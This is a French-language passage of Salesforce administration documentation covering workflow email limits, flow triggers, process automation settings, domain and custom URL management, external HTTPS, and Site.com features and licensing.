La limite repose sur une période de 24 heures qui débute et se termine à minuit GMT. L'ajout ou la suppression d'une licence utilisateur entraîne la mise à jour immédiate du total de la limite. Si vous envoyez une alerte par e-mail à un groupe, chaque destinataire au sein de ce groupe est pris en compte dans votre limite d'e-mails de workflow quotidiens.

Lorsque votre organisation a atteint sa limite quotidienne d'e-mail de workflow :

- Tous les e-mails restants dans la file d'attente du workflow et non envoyés ce jour sont ignorés. Salesforce n'essaie pas de les renvoyer ultérieurement.
- Si la règle de workflow contenant une action et une alerte par e-mail est déclenchée, seule l'action de l'e-mail est bloquée.
- Les action d'approbation finale, de refus final, d'approbation, de refus et d'e-mail de rappel sont bloquées.
- Une message d'erreur est ajouté au journal de débogage.

Les éléments suivants ne sont pas pris en compte dans la limite d'e-mails de workflow :

- E-mails de notification d'approbation
- Notifications d'attribution de tâche
- Notifications de règles d'attribution de piste
- Notifications de règles d'attribution de requête
- Notifications de règles d'escalade de requête

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Alertes d'utilisation de sites Force.com

Lorsque des alertes par e-mail de workflow approchent ou dépassent certaines limites, Salesforce envoie un e-mail d'avertissement à l'utilisateur du workflow par défaut, ou à un administrateur système actif si aucun utilisateur de workflow par défaut n'est défini.

| Lorsque... | Salesforce envoi... | L'e-mail d'avertissement inclut... |
|---|---|---|
| Une alerte par e-mail n'est pas envoyée, car le nombre de destinataires dépasse la limite pour un e-mail unique | Un avertissement par e-mail pour chaque alerte par e-mail non envoyée | Le contenu et les destinataires de l'alerte par e-mail non envoyée |
| L'organisation atteint 90 % de la limite quotidienne en e-mails | Un e-mail d'avertissement | La limite et l'utilisation de l'organisation |
| L'organisation atteint 90 % de la limite quotidienne en e-mails de workflow | Un e-mail d'avertissement | La limite et l'utilisation de l'organisation |
| Une alerte par e-mail n'est pas envoyée, car l'organisation atteint la limite quotidienne en e-mails | Un e-mail d'avertissement après chaque série de 100 alertes par e-mail tentées au-delà de la limite | La limite et l'utilisation de l'organisation |
| Une alerte par e-mail n'est pas envoyée, car l'organisation atteint la limite quotidienne en e-mails de workflow | Un e-mail d'avertissement après chaque série de 100 alertes par e-mail tentées au-delà de la limite | La limite et l'utilisation de l'organisation |

## Considérations relatives aux déclencheurs de flux (Pilote)

Les actions de workflow de déclencheur de flux ont des comportements et des limitations particuliers.

Remarque: Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

Vous devez comprendre ces considérations avant de créer des déclencheurs de flux et les ajouter à des règles de workflow.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Les déclencheurs de flux sont disponibles uniquement des règles de workflow. Vous ne pouvez pas les utiliser ailleurs comme actions, par exemple dans des processus d'approbation.
- Les déclencheurs de flux sont disponibles dans la plupart des objets (pas dans tous) pris en charge par les règles de workflow. Vous pouvez consulter la liste des objets pris en charge lors de la création d'un déclencheur de flux. Dans Configuration, saisissez *`Déclencheurs de flux`* dans la case `Recherche rapide`, puis cliquez sur **Déclencheurs de flux**.
- Seuls des flux lancés automatiquement actifs peuvent être lancés par des déclencheurs de flux. Cependant, si un déclencheur de flux est en mode test, les administrateurs exécutent la dernière version du flux alors que les autres utilisateurs exécutent la version active du flux.
- Les flux lancés à partir de règles de workflow sont exécutés dans le contexte du système, ce qui signifie que les autorisations utilisateur, la sécurité au niveau du champ et les règles de partage sont prises en compte durant l'exécution du flux.
- Si un déclencheur de flux échoue à l'exécution, l'utilisateur qui a créé ou modifié l'enregistrement afin qu'il remplisse les critères de la règle de workflow ne peut pas enregistrer l'enregistrement. Pour dépanner les problèmes d'exécution, reportez-vous aux événements d'action de flux dans la catégorie `Workflow` des journaux de débogage, qui indique la version du flux et les valeurs transmises dans des variables de flux.
- Un déclencheur de flux peut définir les valeurs jusqu'à 25 variables et variables sObject dans le flux, avec les limitations suivantes.

  - Les déclencheurs de flux ne peuvent pas utiliser des champs à sélection multiple pour définir des variables de flux ou des variables sObject.
  - Lorsqu'un déclencheur de flux utilise un champ de devise pour définir une variable de flux, seul le montant est transmis dans le flux. Le code ISO de la devise ou les informations sur les paramètres régionaux sont ignorés. Si votre organisation utilise plusieurs devises, le déclencheur de flux utilise le montant dans la devise de l'enregistrement qui inclut le champ de devise spécifié.
  - Les déclencheurs de flux ne peuvent pas transmettre des valeurs dans des variables de collection sObject dans des flux.
- Gardez toujours une version active du flux s'il est référencé par le déclencheur de flux d'une règle de workflow active.
- Lorsqu'une règle de workflow est activée par le déclencheur de flux, ne modifiez et n'ajoutez pas une version du flux pour inclure des écrans ou d'autres éléments qui violeraient les restrictions d'exécution d'un flux lancé automatiquement. Si vous modifiez un flux pour qu'il ne soit plus lancé automatiquement, les déclencheurs de flux ne peuvent plus le lancer. Pour contourner cette situation, vous pouvez enregistrer le flux qui n'est pas lancé automatiquement en tant que nouveau flux puis le modifier pour le rendre lancé automatiquement. Ensuite, mettez à jour les déclencheurs pour lancer un nouveau flux.
- Les déclencheurs de flux ne sont pas disponibles en tant qu'actions de workflow temporelles. Vous pouvez ajouter des déclencheurs de flux à des règles de workflow uniquement en tant qu'actions de workflow immédiates.
- Lorsque le système exécute une règle de workflow avec des déclencheurs de flux multiples, ces flux ne sont pas exécutés dans un ordre spécifique.
- Dans une transaction, les déclencheurs de flux sont exécutés après toutes les mises à jour de champ de workflow, y compris après les déclencheurs Apex et les validations standard exécutés suite à ces mises à jour de champ de workflow. Après l'exécution des déclencheurs de flux, le système exécute des règles d'escalade.
- Les flux lancés à partir de règles de workflow sont soumis à des limitations par transaction est déjà appliquées par Apex.
- Lorsque des flux sont lancés à partir de règles de workflow déclenchées par des chargements ou des importations en masse, les opérations langage de manipulation des données (DML) du flux sont exécutées en masse afin de limiter le nombre d'appels requis et d'optimiser les performances du système. L'exécution de l'un des éléments de flux suivants est considérée comme une opération DML : création d'un enregistrement, mise à jour d'un enregistrement, suppression d'un enregistrement, création rapide, mise à jour rapide ou suppression rapide.

  Par exemple, supposons que vous utilisez Data Loader ou l'API de transfert en masse pour mettre à jour 50 enregistrements, et que ces mises à jour remplissent les critères d'une règle de workflow avec une action de déclenchement de flux. En réponse, le système exécute 50 instances du flux dans la même transaction. Chaque instance de flux en cours d'exécution est appelée interview. Le système tente d'exécuter chaque opération DML sur toutes les interviews de la transaction en même temps. Supposons que parmi ces interviews cinq exécutent la même branche du flux qui contient un élément Mise à jour d'enregistrement appelé « SetEntitlement ». Le système attend que les cinq interviews atteignent cet élément, puis exécute en même temps les cinq mises à jour d'enregistrement.
- Les déclencheurs de flux ne sont pas disponibles dans des ensembles de modifications.
- Les déclencheurs de flux ne peuvent pas être empaquetés.

# Mise à jour des paramètres d'automatisation des processus

Pour utiliser un workflow temporel, permettre aux utilisateurs de répondre aux demandes d'approbation par e-mail et d'interrompre les interviews de flux, ou activer l'exécution Lightning pour les flux, mettez à jour les paramètres d'automatisation des processus de votre organisation.

Dans la page Paramètres d'automatisation des processus :

- Définissez l'`Utilisateur de workflow par défaut` pour votre organisation Salesforce
- Autorisez vos utilisateurs à répondre aux requêtes d'approbation par e-mail
- Affichez le bouton **Interrompre** dans les écrans de flux
- Activez l'exécution Lightning pour tous les flux basés sur une URL

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres d'automatisation des processus :

- Personnaliser l'application

# Création de sites Web

# Gestion de domaine

## Présentation de la gestion de domaine

La page Gestion de domaines permet de configurer les domaines et leur associations de sites avec une grande flexibilité.

Les sites et les domaines peuvent avoir des relations plusieurs-à-plusieurs. Chaque domaine peut inclure jusqu'à 50 sites, et chaque site peut être associé à 100 domaines. Par exemple, vous pouvez configurer un domaine unique pour héberger vos Communautés, Force.com et des sites Site.com. Cela simplifie vos besoins en domaines. Vous pouvez héberger les sites Site.com dans le même domaine que vos sites Force.com afin d'accéder aux pages Visualforce et de faciliter l'accès au code Apex.

Vous pouvez avoir un site sur plusieurs domaines pour d'autres raisons. Par exemple, supposons que vous avez une société mère avec deux marques distinctes. Chaque marque possède son propre domaine enregistré, mais vous souhaitez que les deux pointent vers le site Web parent. Puisqu'un site peut exister sur plusieurs domaines, vous pouvez pointer les deux domaines de marque vers un seul site Web parent.

Si vous envisagez d'héberger plusieurs sites dans un domaine, vous devez configurer des URL personnalisées pour chaque site. Les URL personnalisées permettent de différencier les sites au sein de ce domaine. Supposons que vous avez un domaine appelé `www.notredomaine.com` et que vous souhaitez héberger deux sites appelés `siteun` et `sitedeux`. Vous devez créer des URL personnalisées en associant notredomaine.com à chaque site en utilisant un chemin personnalisé. Vous obtenez deux URL personnalisées :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour gérer des domaines :

- Vous devez avoir Site.com, Sites Force.com ou Communautés activés

`http://www.notredomaine.com/siteun` et `http://www.notredomaine.com/sitedeux`. Lorsqu'un utilisateur Web accède au domaine en utilisant l'une des URL, le chemin personnalisé détermine quel site il affiche au sein du domaine.

CONSULTER ÉGALEMENT :

- Ajout d'un domaine
- Ajout d'une URL personnalisée
- Gestion de domaines et d'URL personnalisées
- Suppression d'un domaine
- Suppression d'URL personnalisées

# Ajout d'un domaine

Vous pouvez ajouter des domaines et joindre des certificats en utilisant la page Gestion de domaine dans Configuration.

Lorsque vous ajoutez un domaine, vous pouvez également joindre un certificat et une clé pour la sécurité de la connexion. Si vous utilisez un certificat, assurez-vous d'avoir déjà ajouté la Gestion des certificats et des clés avant d'essayer de le joindre à votre domaine. Seuls les certificats signés par une autorité de certification (CA) sont pris en charge, et ils doivent avoir une longueur de 2048 bits. Pour prendre en charge tous les domaines qui sont hébergés par des sites de votre organisation, utilisez un caractère générique ou un certificat SAN (Subject Alternative Name).

Les domaines personnalisés sont pris en charge uniquement dans les instances non sandbox. Vous pouvez configurer un domaine personnalisé dans une instance sandbox, puis le migrer vers une instance de production, mais le domaine personnalisé est actif uniquement en production.

Pour ajouter des domaines dans votre organisation :

1. Dans Configuration, saisissez *Domaines* dans la case `Recherche rapide`, puis sélectionnez **Domaines**.
2. Cliquez sur **Ajouter un domaine**.
3. Saisissez le Nom de domaine.
4. Ajoutez un certificat si vous avez déjà configuré un certificat signé par CA qui prend en charge ce domaine.
5. Cliquer sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour ajouter plusieurs domaines.

Avant de basculer le CNAME de votre nom de domaine pour pointer vers un nouveau nom cible, assurez-vous que ce nouveau nom cible existe dans le DNS en utilisant `dig` ou `nslookup`. La création de vos noms de domaine affecte la cible de votre CNAME :

- Généralement, il est nécessaire d'ajuster le CNAME des noms de domaine ajoutés avant la version Summer '13 pour pointer vers le nom de domaine complet suivi de `.live.siteforce.com`, afin de remplacer le sous-domaine `force.com` de votre organisation. Par exemple, si votre domaine antérieur à Summer '13 est `www.exemple.com`, la cible de son CNAME doit être `www.exemple.com.live.siteforce.com` au lieu de `exemple.force.com` pour que le HTTPS fonctionne.
- Les noms de domaine ajoutés avant la version Summer '13 n'ont pas d'ID d'organisation à 18 caractères dans la cible CNAME.
- Les noms de domaine ajoutés après la version Summer '13 pointent déjà vers l'emplacement approprié pour configurer le HTTPS dans un domaine personnalisé.
- Les noms de domaine ajoutés après la version Winter '14 utilisent un CNAME qui pointe vers le nom de domaine complet suivi de l'ID à 18 caractères de votre organisation et de `.live.siteforce.com`. Par exemple, si votre nom de domaine est `www.exemple.com` et votre ID d'organisation à 18

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des domaines :

- Afficher la configuration

Pour ajouter des domaines :

- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

Pour modifier ou supprimer des domaines :

- Personnaliser l'application

Pour associer des certificats à un domaine :

- Contactez Salesforce si vous n'utilisez pas de communautés. Une organisation avec des communautés peut associer des certificats à un domaine.

caractères est `00dxx0000001ggxeay`, la cible de son CNAME doit être `www.exemple.com.00dxx0000001ggxeay.live.siteforce.com`.

CONSULTER ÉGALEMENT :

- Présentation de la gestion de domaine
- Ajout d'une URL personnalisée
- Gestion de domaines et d'URL personnalisées
- Suppression d'un domaine
- Suppression d'URL personnalisées

## Ajout d'une URL personnalisée

Lorsque vous avez ajouté des domaines à la page Gestion de domaine, vous pouvez sélectionner les relations de votre domaine et de votre site en créant une URL personnalisée. Une URL personnalisée inclut le domaine et un chemin personnalisé. Le même nom de chemin peut être utilisé dans plusieurs domaines, mais il ne peut pas être utilisé plusieurs fois au sein du même domaine. Lors de l'ajout d'une URL personnalisée, la barre oblique / est requise et indique la racine. Vous pouvez ajouter un chemin supplémentaire après la barre oblique /, mais vous devez utiliser la barre oblique au moins pour indiquer la racine. Par exemple, avec le nom de domaine `https://notresite.com` et le chemin `/produits`, l'URL du site est `https://notresite.com/produits`. Si vous avez ajouté l'URL personnalisée à la racine, l'URL est `https://notresite.com`.

Si vous souhaitez définir une URL personnalisée préférée pour des pages et des e-mails authentifiés qui renvoient au site ou à la communauté, sélectionnez **URL personnalisée principale du site**. Cette option disponible uniquement dans le chemin racine des sites Force.com et Communities, et n'est pas disponible dans les sites Site.com. Avec les Communautés Chatter, si vous ne sélectionnez pas une URL principale, le premier domaine personnalisé `https` du site est utilisé pour les pages et les e-mails authentifiés. Si aucun domaine `https` personnalisé n'existe, votre domaine Force.com est utilisé.

Pour ajouter une URL personnalisée :

1. Dans Configuration, saisissez *`URL personnalisées`* dans la case `Recherche rapide`, puis sélectionnez **URL personnalisées**. Alternativement, saisissez *`Domaines`* dans la case `Recherche rapide`, puis sélectionnez **Domaines** et cliquez sur le nom du domaine.
2. Cliquez sur **Nouvelle URL personnalisée**.
3. Saisissez un nom de domaine.
4. Saisissez un nom de site.
5. Saisissez un chemin unique.
6. Cliquer sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour ajouter plusieurs URL personnalisées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des URL personnalisées :
- Afficher la configuration

Pour créer, modifier et supprimer des URL personnalisées :
- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

**Exemple:** Dans le tableau URL personnalisées, bien que le nom et le chemin de domaine soient affichés dans des colonnes séparées, leur combinaison forment l'URL.

CONSULTER ÉGALEMENT :

- Présentation de la gestion de domaine
- Ajout d'un domaine
- Gestion de domaines et d'URL personnalisées
- Suppression d'un domaine
- Suppression d'URL personnalisées

# Gestion de domaines et d'URL personnalisées

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des domaines :

- Afficher la configuration

Pour ajouter des domaines :

- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

Pour modifier ou supprimer des domaines :

- Personnaliser l'application

Pour associer des certificats à un domaine :

- Contactez Salesforce si vous n'utilisez pas de communautés. Une organisation avec des communautés peut associer des certificats à un domaine.

Vous pouvez utiliser la Gestion de domaines dans Configuration pour gérer tous les certificats, les URL personnalisées et les sites liés à un domaine.

Vous pouvez ajouter une nouvelle URL personnalisée à un domaine existant, renommer un domaine ou supprimer une URL personnalisée d'un domaine particulier. La page Détails du domaine permet de gérer les domaines et les URL à partir de la même page. La section supérieure contient des informations sur le domaine et les certificats. La section intérieure contient une liste associée d'URL personnalisées pour le domaine. Depuis cette page, vous pouvez :

- Modifier le nom de domaine et le certificat : cliquez sur **Modifier** dans la section Détails du domaine.
- Supprimer le domaine : cliquez sur **Supprimer** dans la section Détails du domaine.
- Ajouter de nouvelles URL personnalisées : cliquez sur **Nouvelle URL personnalisée**.
- Modifier des URL personnalisées existantes : cliquez sur **Modifier** sur la ligne d'une URL personnalisée.
- Supprimer des URL personnalisées : cliquez sur **Suppr** sur la ligne d'une URL personnalisée.
- Afficher le site s'il est publié : cliquez sur **Afficher** sur la ligne d'une URL personnalisée.
- Accéder à un site : cliquez sur le nom du site sous l'étiquette du site.
- Accéder à un certificat joint : cliquez sur le nom du certificat en regard de Certificat et clé.
- Déterminer si le HTTPS externe est activé pour le domaine. Cette option est disponible uniquement dans les domaines qui ne pointent pas vers la cible CNAME `votredomaine.votreIDorganisation18caracteres.live.siteforce.com`.

**AUTORISATIONS UTILISATEUR**

Pour afficher des URL personnalisées :
- Afficher la configuration

Pour créer, modifier et supprimer des URL personnalisées :
- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

**Remarque:** Vous ne pouvez pas modifier un nom de domaine qui est utilisé par une communauté.

Pour accéder à la page Détails du domaine :

1. Dans Configuration, saisissez `Domaines` dans la case `Recherche rapide`, puis sélectionnez **Domaines**.
2. Dans la colonne Nom de domaine, cliquez sur son nom.

**Remarque:** Si votre domaine est défini pour utiliser `http` et que vous le modifiez pour utiliser à la place `https`, vous devez republier vos sitesSite.com.

CONSULTER ÉGALEMENT :

Présentation de la gestion de domaine
Ajout d'une URL personnalisée
Suppression d'URL personnalisées
Activation du HTTPS externe dans un domaine

## Suppression d'un domaine

Vous pouvez supprimer des domaines de votre organisation en utilisant la page Gestion de domaine.

Vous ne pouvez pas supprimer un domaine qui est joint à un site publié. Vous devez annuler la publication de tous les sites joints à un domaine pour pouvoir le supprimer. Avec les sites Force.com, le domaine est immédiatement supprimé et les utilisateurs n'ont plus accès aux sites connectés à ce domaine. Toutefois, avec les sites Site.com, le domaine reste actif jusqu'à une nouvelle publication du site.

Pour supprimer un domaine de votre organisation :

1. Dans Configuration, saisissez *Domaines* dans la case Recherche rapide, puis sélectionnez **Domaines**.
2. Cliquez sur **Suppr** en regard du nom du domaine.
3. Cliquez sur **OK**.

Lorsque vous supprimez un domaine avec un site joint dont la publication été annulée, l'URL personnalisée associée à ce site est également supprimée.

CONSULTER ÉGALEMENT :

Présentation de la gestion de domaine

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des domaines :

- Personnaliser l'application

## Suppression d'URL personnalisées

Vous pouvez supprimer des URL de votre organisation en utilisant la page Gestion de domaine.

Vous ne pouvez pas supprimer une URL qui est jointe à un site publié. Vous devez annuler la publication du site joint à l'URL personnalisée avant de la supprimer. Avec les sites Force.com, l'URL est immédiatement supprimée et les utilisateurs n'ont plus accès aux sites connectés à cette URL. Toutefois, avec les sites Site.com, l'URL reste active jusqu'à une nouvelle publication du site.

Pour supprimer une URL d'un domaine :

1. Dans Configuration, saisissez *URL personnalisées* dans la case Recherche rapide, puis sélectionnez **URL personnalisées**.
2. Cliquez sur **Suppr** en regard du nom de l'URL.
3. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Présentation de la gestion de domaine

Gestion de domaines et d'URL personnalisées

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des URL personnalisées :

- Afficher la configuration

Pour créer, modifier et supprimer des URL personnalisées :

- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

## Activation du HTTPS externe dans un domaine

L'activation du HTTPS externe dans un domaine permet à Salesforce d'utiliser le domaine dans les références sécurisées aux sites associés à ce domaine, notamment les URL affichées dans un e-mail d'une communauté Salesforce. Cette fonctionnalité est utile pour les sites qui nécessitent une authentification, tels que les sites de communauté, les sites de portail ou n'importe quel type de site dans lequel la confidentialité, la protection contre les écoutes ou la protection contre les usurpations est importante.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Cette option est destinée aux domaines qui utilisent un réseau de diffusion de contenu (CDN) ou un point de terminaison autre que Salesforce pour distribuer le HTTPS.

Vous pouvez activer le HTTPS externe dans n'importe quel domaine qui ne pointe pas vers la cible CNAME `votredomaine.votreIdorganisation18caracteres.live.siteforce.com`.

Lorsqu'il est activé et que l'enregistrement DNS du domaine n'est pas un CNAME pointant vers le sous-domaine `live.siteforce.com` de ce domaine, Salesforce considère que le domaine prend en charge les connexions sécurisées.

Lorsqu'il est désactivé ou lorsque l'enregistrement DNS du domaine est un CNAME pointant vers le sous-domaine `live.siteforce.com` de ce domaine, Salesforce considère que le domaine ne prend pas en charge les connexions sécurisées.

Vous pouvez activer le HTTPS externe uniquement lors de la modification d'un domaine existant, pas en ajoutant un nouveau domaine.

Pour activer le HTTPS externe dans un domaine, cliquez sur **Modifier** dans la page de liste des domaines ou dans la page de détail d'un domaine, puis sélectionnez `Activer le HTTPS externe`.

Si le domaine dans lequel vous activez le HTTPS comprend uniquement des URL personnalisées Site.com qui ne correspondent pas à des communautés, vous devez publier manuellement tous les sites Site.com affectés via Site.com Studio afin d'appliquer cette modification aux sites. Si au moins un site de communauté ou un site Force.com existe dans le même domaine qu'un site Site.com qui n'est pas une communauté, la publication des modifications sur Activer le HTTPS externe est automatique dans ce domaine.

CONSULTER ÉGALEMENT :

- Gestion de domaines et d'URL personnalisées
- Présentation de la gestion de domaine

# Présentation du Générateur de communauté (Site.com) et des Sites Force.com

## Générateur de communauté (Site.com)

Le Générateur de communauté est un outil pratique et intuitif de personnalisation de votre communauté. Avec le Générateur de communauté, vous pouvez créer une communauté basée sur un modèle préconfiguré, puis appliquer votre marque, modifier les pages, mettre à jour votre modèle et publier les modifications depuis la même interface utilisateur conviviale.

Dans le Générateur de communauté, vous pouvez exécuter les opérations suivantes :

- Utilisez l'un des modèles en libre-service (Koa, Kokua ou Customer Service (Napili)) pour créer aisément une communauté en libre-service réactive.
- Utilisez le modèle Aloha pour créer un lanceur d'application configurable.
- Concevez des pages non pixellisées sous votre marque.

- Créez des pages publiques auxquelles tout le monde peut accéder ou des pages privées que vous ajoutez sous la forme d'onglets dans votre communauté.
- Élaborez et itérez rapidement en utilisant des éléments de page glisser-déposer réutilisables.
- Utilisez des formulaires prêts à l'emploi pour créer des formulaires Web-vers-piste ou recueillir des commentaires de clients.
- Créez des pages contrôlées par des données, tels que des catalogues de produits ou d'autres listings, en utilisant les données de votre organisation.
- Définissez une page d'accueil et configurez un support multilingue pour votre communauté dans Site.com Studio, un système de gestion de contenu Web qui offre des options de configuration supplémentaires. Site.com Studio est aisément accessible depuis la Gestion de la communauté.

## Sites Force.com

Destinés aux développeurs qui maîtrisent de l'utilisation de Visualforce, les sites Force.com permettent de créer des pages personnalisées et des applications Web en héritant des capacités de Force.com, notamment des analyses, des workflows et des approbations, ainsi que d'une logique de programmation. Si vous souhaitez créer des sites par programmation en utilisant le langage Apex et des API, les Sites Force.com représentent le produit idéal. Dans Force.com, vous pouvez exécuter les opérations suivantes :

- Créez des pages de marque publiques auxquelles tout le monde peut accéder.
- Exploitez Visualforce pour créer des pages privées que vous pouvez ajouter sous la forme d'onglets dans votre communauté.
- Écrivez vos propres contrôleurs, ou des extensions de contrôleur, en utilisant un code Apex.
- Créez des pages de connexion ou d'auto-inscription personnalisées.
- Créez des applications Web dynamiques, telles que des applications de gestion d'événements.

## Fonctionnalités en un coup d'oeil

Vous ne savez pas quel produit choisir ? Examinez le tableau ci-dessous qui présente les fonctionnalités de chaque produit.

| Fonctionnalité | Générateur de communauté | Sites Force.com |
|---|---|---|
| Pages publiques | ✓ | ✓ |
| Modèles de communauté (Koa, Kokua, Customer Service (Napili), Aloha)* | ✓ | |
| Pages authentifiées* | ✓ | ✓ |
| Pages Visualforce | | ✓ |
| Pages prêtes à l'emploi de connexion, de déconnexion, d'auto-inscription et d'erreur | ✓ | ✓ |
| Environnement glisser-déposer | ✓ | |
| Composants réutilisables | ✓ | |
| Conceptions non pixellisées | ✓ | ✓ |
| Restrictions IP | ✓ | ✓ |

| Fonctionnalité | Générateur de communauté | Sites Force.com |
|---|---|---|
| Accès aux données, telles que des requêtes, des pistes et des opportunités | ✓ | ✓ |
| Formulaires préconçus | ✓ | |
| CMS | ✓ | |
| Création de page par programmation (en utilisant le langage Apex, des API et des contrôleurs) | | ✓ |
| Applications Web | | ✓ |
| Analyses, rapports et workflows | | ✓ |
| Capacités complètes de la plate-forme Force.com | | ✓ |

*Disponible avec le Générateur de communauté uniquement pour les utilisateurs de communautés.

# Site.com

## Présentation de Site.com

Site.com est un système de gestion de contenu (CMS) Web qui facilite la création rapide de pages Web dynamiques, contrôlés par des données, la modification de contenu en temps réel et la gestion de vos sites Web. A partir de l'onglet Site.com de l'application Site.com, vous pouvez lancer Site.com Studio, qui fournit un environnement séparé, dédié à la création et à la modification de sites Web de grande qualité et personnalisés. Les administrateurs de site et les concepteurs peuvent créer et mettre en forme des pages Web et ajouter des fonctionnalités comme des menus de navigation, des images et des zones de texte en glissant-déposant des éléments de page, tout en veillant à créer une présentation des pages correspondant à l'image de la société. Les contributeurs de contenu, tels que les utilisateurs marketing, peuvent parcourir et mettre à jour le contenu du site Web directement dans un environnement Site.com Studio simplifié. De plus, les sites Web créés avec Site.com bénéficient de toute l'infrastructure de confiance de Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Remarque: Les fonctionnalités disponibles dans Site.com Studio varient selon que vous êtes administrateur de site, concepteur ou contributeur.

Les exemples suivants présentent quelques modes d'utilisation de Site.com :

- Créer un site d'événement : communiquez sur des événements à venir, telles que des ouvertures, des lancements ou des départs de ventes sur un site d'événements publics.
- Promouvoir de nouveaux produits : mettez de nouveaux produits sur le marché avec un site Web promotionnel pour soutenir les ventes.
- Publier un FAQ de support : publiez des informations pratiques dans un site Web public où les clients peuvent afficher des solutions à leurs problèmes.
- Créer des microsites et des pages de destination : créez des pages de destination temporaires sur des microsites ciblés pour des campagnes marketing.

- Créer un site Web de recrutement : publier des offres d'emploi dans un site public et permettre aux utilisateurs de soumettre leur candidature et leur CV en ligne.
- Publier un catalogue de produits : répertoriez tous les produits de votre société dans un site public, avec les numéros de modèle et les tarifs en vigueur extraits dynamiquement de votre organisation.
- Publication des bulletins d'information de la société : publier les bulletins d'information de votre société et les trier par date de publication.

### Configuration requise

Pour utiliser Site.com Studio, nous recommandons :

- Mozilla® Firefox® ou Google® Chrome pour les meilleures performances. Les versions 6.0 et 7.0 de Windows® Internet Explorer® ne sont pas prises en charge.
- Désactivez l'extension Firebug de Firefox, si elle est installée, car elle risque d'altérer les performances.
- Une résolution minimale de 1024 x 768 pour le navigateur.

CONSULTER ÉGALEMENT :

Configuration des utilisateurs de Site.com

Planification et mise en oeuvre d'un site Web Site.com

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Utilisation de Site.com Studio en tant que contributeur

## Configuration des utilisateurs de Site.com

### À propos des licences de fonctionnalité de Site.com

Pour pouvoir accéder à Site.com, chaque utilisateur de votre organisation doit posséder une licence de fonctionnalité Site.com.

- La licence de fonctionnalité Site.com Publisher permet à l'utilisateur d'accéder à Site.com Studio afin de créer et de mettre en page des sites Web, de contrôler la présentation et la fonctionnalité de pages et d'éléments de page, et d'ajouter et de modifier du contenu.
- La licence de fonctionnalité Site.com Contributor permet à l'utilisateur d'accéder à Site.com Studio uniquement pour modifier le contenu du site.

Pour acheter les licences de fonctionnalité appropriées, tenez compte des tâches que vos utilisateurs doivent accomplir dans un site. Pour consulter une liste complète des capacités incluses dans chaque licence de fonctionnalité, reportez-vous à la table des fonctionnalités de Site.com. Une fois les licences de fonctionnalité achetées, vous pouvez configurer les utilisateurs de Site.com.

Vous pouvez consulter le nombre de licences de fonctionnalité attribuées dans le profil de votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Remarque: Les organisations qui utilisent Performance Edition, Unlimited Edition ou Enterprise Edition doivent acheter séparément des licences de fonctionnalité Site.com Publisher et Site.com Contributor. De plus, une licence Site.com Published Site est requise pour chaque site publié sur Internet. Pour plus d'informations sur l'achat de licences de fonctionnalité Site.com, contactez Salesforce.

Les organisations Developer Edition contiennent deux licences de fonctionnalité Siteforce Publisher et une licence de fonctionnalité Siteforce Contributor. Les organisations Developer Edition ne peuvent pas publier de sites.

Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté. Pour permettre aux utilisateurs de communautés de modifier le site, sans l'autorisation, vous devez acheter et attribuer une licence de fonctionnalité Site.com Publisher ou Site.com Contributor, et attribuer un rôle utilisateur au niveau du site.

CONSULTER ÉGALEMENT :

À propos des rôles d'utilisateur de Site.com

Gestion des utilisateurs et des rôles de Site.com

## Configuration des utilisateurs de Site.com

